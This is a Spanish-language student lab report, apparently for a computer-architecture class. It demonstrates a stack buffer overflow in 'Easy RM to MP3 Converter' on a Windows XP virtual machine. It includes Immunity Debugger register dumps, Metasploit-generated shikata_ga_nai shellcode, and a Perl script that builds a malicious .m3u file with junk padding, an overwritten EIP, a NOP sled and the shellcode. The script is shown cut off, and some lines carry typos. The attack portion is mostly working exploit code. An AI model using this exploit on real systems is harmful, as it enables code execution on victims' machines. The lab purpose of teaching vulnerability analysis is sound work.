EBP 00104678 ASCII "C:\Documents and Settings\Rafael Alvarez\Escritorio\Patron.m3u"
ESI 77C2FCE0 msvert.77C2FCE0
EDI 00007530
EIP 6A42336A


C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty

FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

Img No.12: Immunity Debugger



Para poder encontrar la posición en donde se encuentra nyes la EIP = 6a33426a. Con nuestra EIP ya podemos encontrar la posición exacta en los 5000 caracteres ejecutado en el cmd de Kali

No.13





```
rafael@kali-Linux: ~/Escritorio
Archivo Acciones Editar Vista Ayuda
python
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1100 bytes
buf = b""
buf += b"\xdb\xcd\xbd\xe2\xf3\x1c\xf4\xd9\x74\x24\xf4\x5b"
buf += b"\x33\xc9\xb1\x31\x83\xc3\x04\x31\x6b\x14\x03\x6b"
buf += b"\xf6\x11\xe9\x08\x1e\x57\x12\xf1\xde\x38\x9a\x14"
buf += b"\xef\x78\xf8\x5d\x5f\x49\x8a\x30\x53\x22\xde\xa0"
buf += b"\xe0\x46\xf7\xc7\x41\xec\x21\xe9\x52\x5d\x11\x68"
buf += b"\xd0\x9c\x46\x4a\xe9\x6e\x9b\x8b\x2e\x92\x56\xd9"
buf += b"\xe7\xd8\xc5\xce\x8c\x95\xd5\x65\xde\x38\x5e\x99"
buf += b"\x96\x3b\x4f\x0c\xad\x65\x4f\xae\x62\x1e\xc6\xa8"
buf += b"\x67\x1b\x90\x43\x53\xd7\x23\x82\xaa\x18\x8f\xeb"
buf += b"\x03\xeb\xd1\x2c\xa3\x14\xa4\x44\xd0\xa9\xbf\x92"
buf += b"\xab\x75\x35\x01\x0b\xfd\xed\xed\xaa\xd2\x68\x65"
buf += b"\xa0\x9f\xff\x21\xa4\x1e\xd3\x59\xd0\xab\xd2\x8d"
buf += b"\x51\xef\xf0\x09\x3a\xab\x99\x08\xe6\x1a\xa5\x4b"
buf += b"\x49\xc2\x03\x07\x67\x17\x3e\x4a\xed\xe6\xcc\xf0"
buf += b"\x43\xe8\xce\xfa\xf3\x81\xff\x71\x9c\xd6\xff\x53"
buf += b"\xd9\x29\x4a\xf9\x4b\xa2\x13\x6b\xce\xaf\xa3\x41"
buf += b"\x0c\xd6\x27\x60\xec\x2d\x37\x01\xe9\x6a\xff\xf9"
buf += b"\x83\xe3\x6a\xfe\x30\x03\xbf\xb2\xf7\xb9\x74\x65"
buf += b"\x92\x45\x10\x79"

(rafael@kali-Linux)-[~]
$ /home/rafael/Escritorio
```

Img No.16: Creación de la acción de ataque

```
~/Escritorio/Exploitvol2 - Mousepad
Archivo Editar Buscar Ver Documento Ayuda
1 #!/urs/bin/perl
2
3 my $file= "ULTIMO.m3u";
4 my $junk= "\x41" x 26060;
5 my $eip=pack('V', 0x1001b058);
6 my $preshe llcode="\x90" x 25;
7 $|
8 my $shellcode=
9 "\xdb\xcd\xbd\xe2\xf3\x1c\xf4\xd9\x74\x24\xf4\x5b".
10 "\x33\xc9\xb1\x31\x83\xc3\x04\x31\x6b\x14\x03\x6b".
11 "\xf6\x11\xe9\x08\x1e\x57\x12\xf1\xde\x38\x9a\x14".
12 "\xef\x78\xf8\x5d\x5f\x49\x8a\x30\x53\x22\xde\xa0".
13 "\xe0\x46\xf7\xc7\x41\xec\x21\xe9\x52\x5d\x11\x68".
14 "\xd0\x9c\x46\x4a\xe9\x6e\x9b\x8b\x2e\x92\x56\xd9".
15 "\xe7\xd8\xc5\xce\x8c\x95\xd5\x65\xde\x38\x5e\x99".
16 "\x96\x3b\x4f\x0c\xad\x65\x4f\xae\x62\x1e\xc6\xa8".
17 "\x67\x1b\x90\x43\x53\xd7\x23\x82\xaa\x18\x8f\xeb".
18 "\x03\xeb\xd1\x2c\xa3\x14\xa4\x44\xd0\xa9\xbf\x92".
19 "\xab\x75\x35\x01\x0b\xfd\xed\xed\xaa\xd2\x68\x65".
20 "\xa0\x9f\xff\x21\xa4\x1e\xd3\x59\xd0\xab\xd2\x8d".
21 "\x51\xef\xf0\x09\x3a\xab\x99\x08\xe6\x1a\xa5\x4b".
22 "\x49\xc2\x03\x07\x67\x17\x3e\x4a\xed\xe6\xcc\xf0".
23 "\x43\xe8\xce\xfa\xf3\x81\xff\x71\x9c\xd6\xff\x53".
24 "\xd9\x29\x4a\xf9\x4b\xa2\x13\x6b\xce\xaf\xa3\x41".
25 "\x0c\xd6\x27\x60\xec\x2d\x37\x01\xe9\x6a\xff\xf9".
26 "\x83\xe3\x6a\xfe\x30\x03\xbf\xb2\xf7\xb9\x74\x65".
27 "\x92\x45\x10\x79";
28
29
30 open($FILE, ">$file");
```


Img No.17: Exploit con el código del ejecutable

## Ejecutando Archivo.exe

Abrimos nuestro “Easy RM to MP3 Convert” y seleccionamos el archivo ULTIMO.m3u Img No.18. A la hora de ejecutar el MP3 se abrirá un archivo creado en assembly creado en la clase de Arquitectura del Computador Img No.19.



*Img No.18: Aplicación MP3 y ULTIMO.m3u*



*Img No.19: Salto a la aplicación .exe*

## Análisis

Desde los inicios de la informática han existido fallos o debilidades dentro de los sistemas informáticos que ponen en riesgo la seguridad y funcionamiento de esta, en este documento se demuestra la vulnerabilidad de una aplicación en un entorno controlado como lo es un virtualizador de Windows XP, demostrando el desbordamiento de pila en una aplicación “Easy RM to MP3 Convert” utilizando scripts creados a partir de ficheros de hasta 30000 letras “A”. Para poder realizar un desbordamiento se tiene que saber que la aplicación “Easy RM to MP3 Convert” va a recibir algo para lo que no está diseñada, pero podemos observar que hasta con 25000 caracteres puede manejar el error sin problema y la aplicación no falla, a la hora de ingresar 300000 la aplicación se bloquea y causa una “ruptura” dentro del programa y lo que nosotros vamos a hacer es controlar esa ruptura y en lugar que se rompa la aplicación vamos a usar el apuntador de instrucción para mandarlo a una aplicación realizada en assembly. Lo que necesitamos es encontrar el desplazamiento exacto por medio de Metasploit generar la cantidad entre 25000 y 30000, siendo 5000 caracteres y realizar un Exploit, el Immunity Debugger nos mostrara una EIP la cual le tenemos que realizar un cambio, ya que es Little Endian. Ya con nuestra IP podemos encontrar el lugar exacto en donde se desborda la pila y únicamente se tiene que generar por medio de la terminal de Linux un segmento de código el cual nos va a hacer un jmp a él .exe que nosotros mismo queramos, dentro de nuestro programa lo enviamos a un ejecutable que se abre un laboratorio.

La importancia de conocer como se llega al punto de romper la aplicación y lograr realizar un salto dentro del desplazamiento exacto a una aplicación que ya este dentro de la carpeta de system 32 de nuestro Windows XP, el saber que estas vulnerabilidades se encuentran, debido a que los programas antes si estaban protegidos, pero había un punto en donde ya no aguantaban y se rompían abriendo el espacio a que cualquier tipo de archivo entrara a nuestra computadora sin darnos cuenta. La capacidad que tiene el lenguaje assembler sobre los comandos que se pueden realizar, son extremadamente delicados y se debe tener cuidado, ya que es muy fácil interrumpir en una aplicación poco protegida como lo es “Easy RM to MP3”.